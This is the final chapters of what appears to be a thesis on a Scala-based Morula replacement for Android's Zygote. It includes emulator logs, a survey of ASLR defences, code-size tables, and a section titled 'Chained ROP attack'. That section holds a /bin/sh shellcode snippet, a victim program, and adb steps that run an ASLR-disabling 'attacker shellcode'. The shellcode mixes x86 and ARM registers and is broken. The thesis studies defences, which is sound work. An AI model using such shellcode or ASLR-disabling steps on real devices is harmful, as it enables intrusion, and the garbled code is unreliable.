


FIGURE 15.1: Emulator launched with the dialer app

```
I/BootReceiver( 345): Checking for fsck errors
I/ActivityManager( 345): Start proc com.android.dialer for broadcast com.android.dialer/.calllog.
{50004, 9997, 3003, 1028, 1015} abi=armeabi-v7a
D/ZygoteInit.java invoked now( 1131): Function closeServerSocket() getting invoked now!!
I/ActivityManager( 345): Start proc android.process.media for content provider com.android.provider
uid=10005 gids={50005, 9997, 1028, 1015, 1023, 1024, 2001, 3003, 3007} abi=armeabi-v7a
D/ZygoteInit.java invoked now( 1144): Function closeServerSocket() getting invoked now!!
D/ZygoteInit.java invoked now( 1131): Function run() invoked now!!
D/ZygoteInit.java invoked now( 1144): Function run() invoked now!!
I/DownloadManager( 1144): Upgrading downloads database from version 0 to version 109, which will d
D/ExtensionsFactory( 1131): No custom extensions.
I/ActivityManager( 345): Delay finish: com.android.dialer/.calllog.CallLogReceiver
I/ActivityManager( 345): Resuming delayed broadcast
```


FIGURE 15.2: Logging ZygoteInit.java file - An Excerpt from build log

- preloadResources()
- preloadDrawables()
- preloadOpenGL()
- preloadSharedLibraries()
- gc()
- runSelectLoop()
- handleSystemServerProces()
- closeServerSocket()
- performSystemServerDexOpt()
- run()

15.2 Analysing ZygoteConnection.java

The same process was repeated in the case of ZygoteConnection.java file.

The emulator was launched and an application was opened.



```

logZC.txt x
D/ZygoteInit.java invoked now( 68): Function acceptCommandPeer() getting invoked now!!
D/ZygoteConnectionJava( 68): ZygoteConnection() called here
D/ZygoteConnectionJava( 68): getFileDescriptor() called here
D/ZygoteConnectionJava( 68): runOnce() called here
D/ZygoteConnectionJava( 68): readArgumentList() called here
D/ZygoteConnectionJava( 68): checkTime() called here
D/ZygoteConnectionJava( 68): parseArgs() called here
D/ZygoteConnectionJava( 68): handleAbiList() called here
I/Choreographer( 335): Skipped 48 frames! The application may be doing too much work on its main thread.
I/Zygote ( 335): Process: zygote socket opened, supported ABIS: armeabi-v7a,armeabi
D/ZygoteConnectionJava( 68): runOnce() called here
D/ZygoteConnectionJava( 68): readArgumentList() called here
D/ZygoteConnectionJava( 68): checkTime() called here
D/ZygoteConnectionJava( 68): parseArgs() called here
D/ZygoteConnectionJava( 68): applyUidSecurityPolicy() called here
D/ZygoteConnectionJava( 68): applyRlimitSecurityPolicy() called here
D/ZygoteConnectionJava( 68): applyInvokeWithSecurityPolicy() called here
D/ZygoteConnectionJava( 68): applyseInfoSecurityPolicy() called here
D/ZygoteConnectionJava( 68): checkTime() called here
D/ZygoteConnectionJava( 68): applyDebuggerSystemProperty() called here
D/ZygoteConnectionJava( 68): applyInvokeWithSystemProperty() called here
D/ZygoteConnectionJava( 68): checkTime() called here
D/ZygoteConnectionJava( 68): checkTime() called here
I/Choreographer( 335): Skipped 52 frames! The application may be doing too much work on its main thread.
I/Choreographer( 335): Skipped 30 frames! The application may be doing too much work on its main thread.
I/art ( 68): Background concurrent mark sweep GC freed 755(31KB) AllocSpace objects, 0(0B) LOS objec
833us total 118.702ms
I/Choreographer( 335): Skipped 41 frames! The application may be doing too much work on its main thread.
D/ZygoteConnectionJava( 68): checkTime() called here
D/ZygoteConnectionJava( 68): handleParentProc() called here
D/ZygoteConnectionJava( 68): setChildPgid() called here
I/ActivityManager( 335): Start proc WebViewLoader-armeabi-v7a [android.webkit.WebViewFactory$RelroFileCre
f\abi=armeabi-v7a

```

FIGURE 15.3: Logging ZygoteConnection.java file - An Excerpt from build log

Figure [15.3], shows functions invoked in ZygoteConnection.java, from the build log.

After analysing the log, the order of function invocation was found to be as follows:-

- ZygoteConnection()
- getFileDescriptor()
- runOnce()
- readArgumentList()
- checkTime()
- parseArgs()
- handleAbiList()
- runOnce(), readArgumentList(), checkTime(), parse Args() called again.
- applyUidSecurityPolicy()
- applyRlimitSecurityPolicy()

- `applyInvokeWithSecurityPolicy()`
- `applyseInfoSecurityPolicy()`
- `checkTime()`
- `applyDebuggerSystemProperty()`
- `applyInvokeWithSystemProperty()`
- `checkTime()`
- `handleParentProc()`
- `setChildPgid()`
- `runOnce()`
- `checkTime()`
- `closeSocket()`

15.3 Analysing Zygote.java

Order of function invocation inside Zygote.java is as follows:-

- `forkAndSpecialise()`
- `checkTime()`
- `callPostForkChildHooks()`
- `checkTime()`

This repeats.

Chapter 16

RELATED WORK

[[Lee et al., 2014b](#)]'s work on enhancing Zygote to Morula, takes the next step in terms of security. It fortifies weakened ASLR on Android. Android's Zygote create processes with identical memory layout. Hence it weakens ASLR. This paper suggests a replacement to Zygote, called Morula. Morula eliminates the dangerously high predictability of the memory layout in Android by allowing processes to have individually randomized memory layouts. Morula adaptively maintain a pool of Zygote processes with distinct memory layouts , so that when an app is about to start, a unique Morula instance is available as a one-time and pre initialized process template in which the app can be loaded. Speeds up app launches by keeping the time-consuming task out of the critical path. With Morula, zygote instead of spawning app processes forks intermediate process templates, called Morula processes. Morula processes serve as initialized app execution hosts, which are allocated to start and host individual apps. Morula is implemented on top of the current Android process manager and its code is confined within two existing modules: the Activity Manager and the Zygote daemon. The limitations include an incurs an increase of 13.7 MB memory usage per running app. Morula model would have to pay non-negligible penalties on device boot time and memory usage efficiency. Construction and initialization of the DVM represent the single most resource consuming task involved in app process creation. But on average, each app only makes use of a small fraction, around 5 percent, of the preloaded Dalvik classes.

Android has a little bit of randomization, but it can be improved. [[Xui and Chapin, 2006](#)] has brought the ideas of dynamic offset randomization.

Until now, address space randomization techniques have been found, which prevent the attacker to locate target functions and the protection applies to only single target attacks. Single target attacks are those, which succeed if the attacker somehow manages to find out a single powerful system library function. These attacks are also known as return-to-libc attacks. But, the techniques found till now, doesn't apply for the chained-return-to-libc attacks. Chained-return-to-libc attacks are a modified form of single target attacks where each function calls a sequence of system library functions in order. A return-to-libc attack overwrites a code pointer used by a branch instruction in the code such as `ret`. The overwritten pointer points to a location of the attacker's choice. These attacks need not necessarily do code injection, they can also prevent the detection of injected code execution. Usually the attacker uses only one system call (`system()`) to pose a return-to-libc attack, but there can be situations where the attacker needs to make multiple system calls, which are the following:

- System Call Sequence monitor has been installed on the target system, so in order to bypass the monitor, the attacker has to do a mimicry attack. (Attacker calls one or more of legal system calls before he calls the real attacking system call), so that the entire process looks normal to the monitor.
- A vulnerable application may be forced to drop its privileges to a lower level before it executes a powerful function.
- Attacks like the Code Red worm, makes calls to multiple system calls, they may spawn processes, access and infect files, open sockets and propagate to other computers on the network.

This particular paper aims at addressing this issue, by proposing an address space randomization technique called 'Code Islands'. Code islands randomizes the base pointers of the memory mapping as well as the relative distances between them dynamically.

Shacham et al. has found out a 'Derandomization attack', that finds out the location of the target function even if the code is protected by ASLR.

Each trial of a derandomization attack is a remote (chained) return-into-lib(c) attack that uses guessed target(s). To launch a chained return-into-libc attack successfully, the attacker must guess all targets correctly in one trial. The attacker can be smart enough, that if he knows the size of the program, his search space is reduced, and if he gets to know where the program is located, then it is more easier- he needs to search only within these bounds. So, the solution provided in this paper is, dynamic offset randomization. They arrived at this solution after trying base pointer randomization and static offset randomization.

An address of a library, say libc is represented as some $\text{base} + \text{offset} + \text{delta_mmap}$. Offset is the difference between base pointer of the library and location of the function. delta_mmap is the shift from the base location to the real base of libc.

ASLR randomizes the base pointers at the program load time. This concept is called base pointer randomization. But, this is not enough to defend dedicated attackers. Once the attacker finds out the absolute address, he can simply add the relative distances and find the address of any other function. Hence, they introduced Static offset randomization.

Static Offset randomization is a technique for address obfuscation, that randomizes relative distance between functions, (which includes the offset and a random gap).

Brute-force attacks can be monitored by Segvguard- an inkernel monitor that intercepts exception handlers. While forming code islands, there are certain points to remember:-

- split the program to atmost possible level, so that attackers can deduce a little information on code and data
- to reduce overhead, small islands can form larger one, but security should not be compromised. At any state, security is of highest priority.

They have experimented on GNU libc and this technique incurs an increase of 3 to 10% of overhead and it takes less than 0.05 second to load/rerandomize a process with the necessary C system library functions using code islands.

We produce the resultant ROM with the Zygote component in Scala. [Odersky et al., 2004] gives an overview of the Scala language. Scala is a combination of both object-oriented and functional programming methodologies. It is aimed at the construction of components and component systems. Components can be classes, libraries, frameworks, processes or web services. They might be linked with other components by a variety of mechanisms. The paper suggests that the lack of progress in component software is due to shortcomings in programming languages used to define and integrate the components. Scala programs resemble Java programs in many ways and they can seamlessly interact each other. Scala has a uniform object model, in the sense that every value is an object and every operation is a method call. Every function is considered a value. It has powerful abstraction concepts for both types and values. It allows decomposition of objects by pattern matching. Constructs make it easy to express autonomous components using Scala libraries without need for special language constructs. Scala allows external extensions of components using views.

It is extremely important to know the impact of Scala code present in the ROM of battery powered devices.[Denti and Nurminen, 2013] describes the same. This paper compares different languages and its efficiency on different mobile environments . The source code of different applications were translated to Scala and the power consumption and execution time were measured. After analysis, it was found out that Scala performs faster or slower than Java, depending on the task, and on average it consumes more power than Java on the Android device, while using less memory. Scala is completely interoperable with Java as it relies on JVM. The metrics under which the comparison was done, were :

- memory usage
- startup time and application size
- power consumption
- execution time

[Chou et al., 2001] describes in detail the sources and possibilities of operating system errors, with its causes. Instead of manual analysis, the paper suggests to apply static and automated compiler analysis. Static analysis is applied to entire kernel source and automation allows to track errors over

multiple versions with an estimate of how long errors would remain before they are fixed. Error rates are high in device drivers and bugs may be not releasing acquired locks, calling blocking operations with interrupts disabled, using freed memory, dereferencing potentially null pointers. In case of compiler found errors, an extension is applied uniformly across a given kernel, and tracking errors is easy due to automated analysis. OpenBSD has higher error rates than linux, when compared. Data comes from linux source code, which is freely available, and Linux is widely used. Also many programmers have combinedly developed. So there are chances of idiosyncrasies.

[Vidas et al., 2011] explains the current Android device architectures, and possible attacks like privilege escalation. Android OS as a specific instance of Mobile Computing. The Android Security model has a lot of weaknesses. Android incorporates privilege escalation and concepts like applications permission system. The management models currently followed by make the devices similar to corporate managed devices rather than personal devices. Heterogeneity of OS made the management difficult, but the advantage is that it made the devices more difficult to attack. One of the design principles in Android was privilege separation. Android has a layered structure of services and provides safety through OS primitives and environmental features like type safety. At the application level, each software package is sandboxed by the kernel in order to employ privilege separation. The main intention behind sandboxing is to prevent information disclosure. A typical example of information disclosure is that, one application should not access the private space of another application. Instead of doing this, the app should request access to system resources via application level permissions, that should be granted by the user. The permission model of Android, requests permissions from the user whenever it needs resources, like while installing an application, it will ask for list of permissions that the user must allow, for that app to be installed. If user doesn't do this, the app won't be installed. But however, a normal user has no idea what permission an app really needs, and how it affects the installation of the app. Another most relevant thing is that, the applications are made available through an Android Market. These are self-signed, and does not include any central authority in the act. Nor the user has a method to verify the validity of the certificate. Attackers can publish malicious applications to this venue, and users blindly install the

malicious code. So, a management model that does reactive malware management(after the applications are installed) is the need of the hour. This is currently managed by Google Services, by killing and uninstalling applications from devices known to have downloaded the application. This paper builds a taxonomy of attacks,how an attacker can rely on this taxonomy to decide which path they can proceed with,provided their capabilities are mentioned,like whether they are given physical access or not,whether ADB is available or not etc. Unprivileged application attacks can take advantage of the complicated Android permission model and make users install malicious applications and grant permissions. The paper also discussed about an Android Patch Cycle,wherein once a vulnerability is disclosed, Google releases patches for it, and the attacker reverse engineers and uses it. With a local USB access,a developer can interact with an ADB, which gathers debugging information from an emulator instance or USB-connected phone. It also facilitates direct installation and removal of applications, bypassing the Android Market. The recovery mode allows the user to boot to a separate partition on the device circumventing the standard boot partition. Attackers can utilize the separate recovery partition by loading in their own malicious image to gain privileged access to the users information without affecting user data. 4 types of attack classes were discussed namely with no physical access,physical access with ADB enabled,access with no ADB enabled,physical access on obstructed device.

Security Enhanced Android, derived from the ideologies of Security Enhanced Linux, is an important advancement in Android. It deals with bringing in DAC+MAC security policies on Android. [Smalley and Craig, 2013] studies the same. Android depends on Linux discretionary access control (DAC) to ensure security. MAC can be applied through Android using SE Linux. Existing model : application level permissions model. Permissions are set in the applications Manifest file. For confining the privileged Android system daemons in order to protect them from misuse and limit the damage that it can cause is the objective for implementing SELinux. SELinux gives a stronger mechanism than DAC for isolating and sandboxing Android apps. Thereby, a full control over all possible interactions among Android apps at the kernel layer can be achieved. It control all access to system resources by the apps. SELinux provides a centralized policy configuration,used to analyse potential information flows and privilege escalation paths.

The various challenges faced in implementing it are discussed as follows: to provide per-file protection and to support automatic security context on executables, SELinux requires that the filesystem provide support for security labeling. The preferred filesystem type for Android devices was the yaffs2 filesystem, not a part of the mainline Linux kernel and did not originally support extended attributes at all. This issue was solved by modifying `getxattr` of yaffs2. A unique kernel subsystems such as binder, ashmem, wakelocks etc that have not been instrumented for SELinux and are completely uncontrolled by SELinux. It was solved by defining new LSM security hooks and inserting calls to them into the binder driver on IPC transactions and on security-relevant control operations. Everything above the kernel is different from a typical Linux distribution, like `init`, `bionic`, core daemons through Dalvik runtime and application frameworks. Hence these components need to be modified to work with SELinux. Zygote was extended to enforce mandatory access controls over the use of socket interface for spawning new apps.

Chapter 17

Experimental Results

There are several files relevant to Zygote in the entire Android AOSP Lollipop source code. The Java files relevant to the Zygote/Morula component was identified and was translated to Scala using the Java to Scala converter. Errors encountered were rectified by hand. These files were converted from Java to Scala using the Java to Scala converter(www.javatoscala.com). This converter uses a Scalagen library for conversion.

The following tables(Table 1 and Table 2) shows the shrinkage of source code, when converted from Java to Scala.

Java	Scala	path name
133	84	<code>\$OSPNM/Zygote</code>
568	485	<code>\$OSPNM/ZygoteInit</code>
617	551	<code>\$OSPNM/ZygoteConnection</code>
225	204	<code>\$OSPNM/RuntimeInit</code>
6	3	<code>\$OSPNM/ZygoteSecurityException</code>
28	32	<code>libcore/dalvik/src/main/dalvik/java/system/ZygoteHooks</code>
142		<code>frameworks/base/cmds/app_process/app_process.cpp</code>

FIGURE 17.1: Source lines of code count (SLOC) of Zygote files in Java and Scala. OSPNM=frameworks/base/core/java/com/android/internal/os

Figure [17.1],shows the SLOC count for files relevant to Zygote.

Java	Scala	path name
119	66	<code>\$OSPNM/WrapperInit</code>
358	189	<code>\$OSPNM/RuntimeInit</code>
183	141	<code>\$OSPNM/MorulaInit</code>
259		<code>dalvik/dalvikvm/Main.cpp</code>

FIGURE 17.2: SLOC of Morula files Scala. The .cpp file is a part of Morula.

Figure [17.2],shows the SLOC count for files relevant to Morula.

17.1 Java to Scala converters

- (a) It makes use of the Scalagen Library.
- (b) It is a java based parser that perform a modular transformation of the Abstract Syntax Tree to match Scala idioms(a program expression that is not a built-in feature of that language)
- (c) The resulting transformed AST is serialized into scala format.
- (d) Make use of Maven support.
- (e) Maven is a build automation tool (automate compiling,packaging binary code, run automated tests etc.)
- (f) It create an XML file that describe the dependencies between modules and components, required plugins are automatically added.
- (g) can directly load java/scala libs.
- (h) then perform compilation of code and packaging.

17.2 Modifying the make file

All the Java translated files were converted to Scala. There are several make files in the source code of Android. One of these make files that deal with the Zygote's java file must be modified, so that it can compile the Scala code. So, the make file should include the Scala compiler. Here is an example make file:

```
# GNU Make has built in "knowledge" of many prog langs, but
# unfortunately not Scala (yet)

# list the extensions of files of interest
.SUFFIXES: .cpp .o .C .java .scala .class

%.class: %.scala
/usr/bin/sbt clean run $< /home/priyanka/Lollipop/out/target/common/
obj/JAVA_LIBRARIES/android_stubs_current_intermediates/
classes/android/os/Zygote.class
```

```
# string var names and their assigned values
FILES = Zygote.scala

# Note how the names below are *.scala replaced with .class so the
# rule above applies; do not use the .class you know will get
# generated by scalac
OBJFILES = Zygote.class
PROJECT = /frameworks/base/core/java/com/android/internal/os

$(PROJECT): $(OBJFILES)
ls -l *.class

test: quickSort.class
scala QuickSort # use actual class file name base

tar archive: clean
(cd ..; tar cvvfj ./${PROJECT}.tbz ${PROJECT}; ls -l ${PROJECT}.tbz)

clean:
rm -fr *.o *~ *.out $(PROJECT) $(OBJFILES)
# -eof-
```

17.3 Return-Oriented Programming on an Emulator

It is not that the assembly code would not work for ARM. Since the architectures for ARM and Linux are different, the same code when pushed to ARM would not work. The instruction set for ARM is different. The registers are not rdi, rsi, rdx etc. They range from r0 to r7. Instructions also vary. In order to make this assembly code work for ARM, the program needs to be modified with correct instructions and register names. Here is a modified version of the shell.c program:-

```
int main() {
    asm( "needle0: JMP there\n\
```

```

here:    LDP %r0  \n\
        xor %rax, %rax \n\
        mov $0x3b, %al \n\
        xor %r1, %r1 \n\
        xor %r2, %r2  \n\
        SVC \n\
there:   call here \n\
.string \"/bin/sh\" \n\
needle1: .octa 0xdeadbeef\n\
");
}

```

17.4 A Chained ROP attack on ARM(Emulator)

We have a victim program that prints the address of the buffer used(using %p format string). This is a C program. We compile this program using NDK to make it compatible for ARM. We get a shell code that disables ASLR and then we compile this program using NDK.

We then push both of these to a writeable location in the emulator- /data/local. But /data/local is just writable and not an executable location. So we do chmod 755 for both the programs. We run victim twice and see that the address of the buffer varies,due to the presence of ASLR. We then run the shellcode executable and then run the victim again. The address of the buffer remains the same in each run.

Victim code:

```

#include<stdio.h>
#include<string.h>
main()
{
char ch[100];
printf("Buffer location -%p",ch);
}

```

The following are the steps followed:- The victim code is named as "ropvict", and the shell code to disable ASLR is named as "aslr". They are in executable format now because, they are already compiled using NDK.

Step 1 : Push the aslr to /data/local of the emulator.

```
adb push aslr /data/local
```

Step 2: Push ropvict to /data/local of the emulator.

```
adb push ropvict /data/local
```

Step 3: /data/local is a writeable location, and not executable. So, we do a chmod 755.

```
adb shell chmod 755 /data/local/aslr
```

Step 4: We do the same for the other file too.

```
adb shell chmod 755 /data/local/ropvict
```

Step 5: Run the victim program twice to ensure that the buffer address differs on every execution.

```
./ropvict
```

Step 6: Run aslr, which is the attackers shellcode.

```
./aslr
```

Step 7: Run the victim program twice to find that the address of the buffer remains the same on every execution.

```
./ropvict
```

The following screenshot depicts the difference in buffer's address with and without ASLR.

Figure [17.3], shows the buffer's location

A normal code snippet in the program code that contains return instructions can be utilized by an attacker to point to a location of his choice. That

```
root@android:/data/local # ls
aslrx
ropvict
tmp
root@android:/data/local # ./ropvict
Buffer location -0xbefa4b7827|root@android:/data/local #
27|root@android:/data/local # ./ropvict
Buffer location -0xbefebb7827|root@android:/data/local #
27|root@android:/data/local #
27|root@android:/data/local # ./aslrx
root@android:/data/local #
root@android:/data/local # ./ropvict
27|root@android:/data/local # ./ropvict
Buffer location -0xbefffb7827|root@android:/data/local #
27|root@android:/data/local # ./ropvict
Buffer location -0xbefffb7827|root@android:/data/local #
27|root@android:/data/local #
```

FIGURE 17.3: Buffer location with and without ASLR

location contains the ASLR disabling shell-code. It gets executed and ASLR gets disabled. Now, when the victim program is run, it always uses the same location of the buffer. Attacker can note down this buffer address, for the following reasons:

- Either he can reveal the data in that location,
- Or, he can use the buffer address, to make it store another shellcode, for his next attack.

And this process goes on. This results in an unending chained ROP attack, which can only be overcome using our proposal(dynamic offset randomization).

Chapter 18

CONCLUSION

Zygote is one of the important components in the Android framework. Zygote is a daemon that launches apps. Whenever Zygote gets a request to launch an app, it forks itself, preloads the necessary classes and resources that any app will need. The source code of Zygote is in Java. This project aims at introducing Morula in Scala, a secure replacement for Zygote. Zygote launches apps with identical memory layout. This weakens Address Space Layout Randomization(ASLR) and hence, it is much easier for attackers to locate the code. Morula eliminates the high predictability of layouts by launching apps with individually randomized layouts. Even though Morula incurs an increase of 13 MB per app, Morula overcomes all other disadvantages of Zygote. We focus on security than on performance boosting. When Zygote is replaced with Morula, the attackers will have a difficult time locating the code. There are lesser chances for return-to-libc and chained return-to-libc attacks. Even if ASLR is enforced on Morula, there are further chances of attacks. Researchers have found out methods like base pointer randomization, dynamic offset randomization etc. in order to improve ASLR. Morula with all these techniques implemented, will be less attack prone. We extend Morula, to adopt the dynamic offset randomization technique and hence the resultant Amrita ROM is more secure. We name our contribution as Enhanced Morula. The Enhanced Morula code is in Scala.

Chapter 19

Publications

The paper named **A Secure and Enhanced Replacement for Zygote of the Android Framework** was sent to ISTA 2015 and got accepted. I withdrew the paper from ISTA. I am modifying the paper (by including more implementation details done since then), to send to the Computers and Security Journal, by Elsevier.

Also working on another paper named A Survey Of Address Space Layout Randomization(ASLR), to be submitted to a journal(not decided).

Bibliography

- [1] CHOU, A., YANG, J., CHELF, B., HALLEM, S., AND ENGLER, D. 2001. *An empirical study of operating systems errors*. Vol. 35. ACM.
- [2] CRISWELL, J., DAUTENHAHN, N., AND ADVE, V. 2014. Virtual ghost: protecting applications from hostile operating systems. In *Proceedings of the 19th international conference on Architectural support for programming languages and operating systems*. ACM, 81–96.
- [3] DENTI, M. AND NURMINEN, J. K. 2013. Performance and energy-efficiency of scala on mobile devices. *May*.
- [4] FELT, A. P., CHIN, E., HANNA, S., SONG, D., AND WAGNER, D. 2011. Android permissions demystified. In *Proceedings of the 18th ACM conference on Computer and communications security*. ACM, 627–638.
- [5] HEUSER, S., NADKARNI, A., ENCK, W., AND SADEGHI, A.-R. 2014. Asm: A programmable interface for extending android security. In *Proc. 23rd USENIX Security Symposium (SEC14)*.
- [7] LEE, B., LU, L., WANG, T., KIM, T., AND LEE, W. 2014b. From zygote to morula: Fortifying weakened aslr on android. In *IEEE Symposium on Security and Privacy*.
- [8] LU, L., ARPACI-DUSSEAU, A. C., ARPACI-DUSSEAU, R. H., AND LU, S. 2014. A study of linux file system evolution. *ACM Transactions on Storage (TOS)* 10, 1, 3.
- [9] MICAY, D. 2015. The state of ASLR on Android Lollipop. Tech. rep., copperhead.co. <https://copperhead.co/2015/05/11/aslr-android-zygote>.

-
- [10] ODESKY, M., ALTHERR, P., CREMET, V., EMIR, B., MANETH, S., MICHELOUD, S., MIHAYLOV, N., SCHINZ, M., STENMAN, E., AND ZENGER, M. 2004. An overview of the scala programming language. Tech. rep.
 - [11] REINA, A., FATTORI, A., AND CAVALLARO, L. 2013. A system call-centric analysis and stimulation technique to automatically reconstruct android malware behaviors. *EuroSec*, April.
 - [12] SHETTI, P. 2015. Enhancing the security of Zygote/Morula in Android Lollipop. M.S. thesis, Amrita Vishwa Vidyapeetham, Ettimadai, Tamil Nadu 641112, India. Advisor: Prabhaker Mateti.
 - [13] SMALLEY, S. AND CRAIG, R. 2013. Security enhanced (se) android: Bringing flexible mac to android. In *NDSS*.
 - [14] VIDAS, T., VOTIPKA, D., AND CHRISTIN, N. 2011. All your droid are belong to us: A survey of current android attacks. In *WOOT*. 81–90.
 - [15] XUI, H. AND CHAPIN, S. J. 2006. Improving address space randomization with a dynamic offset randomization technique. *System Assurance Institute*, April.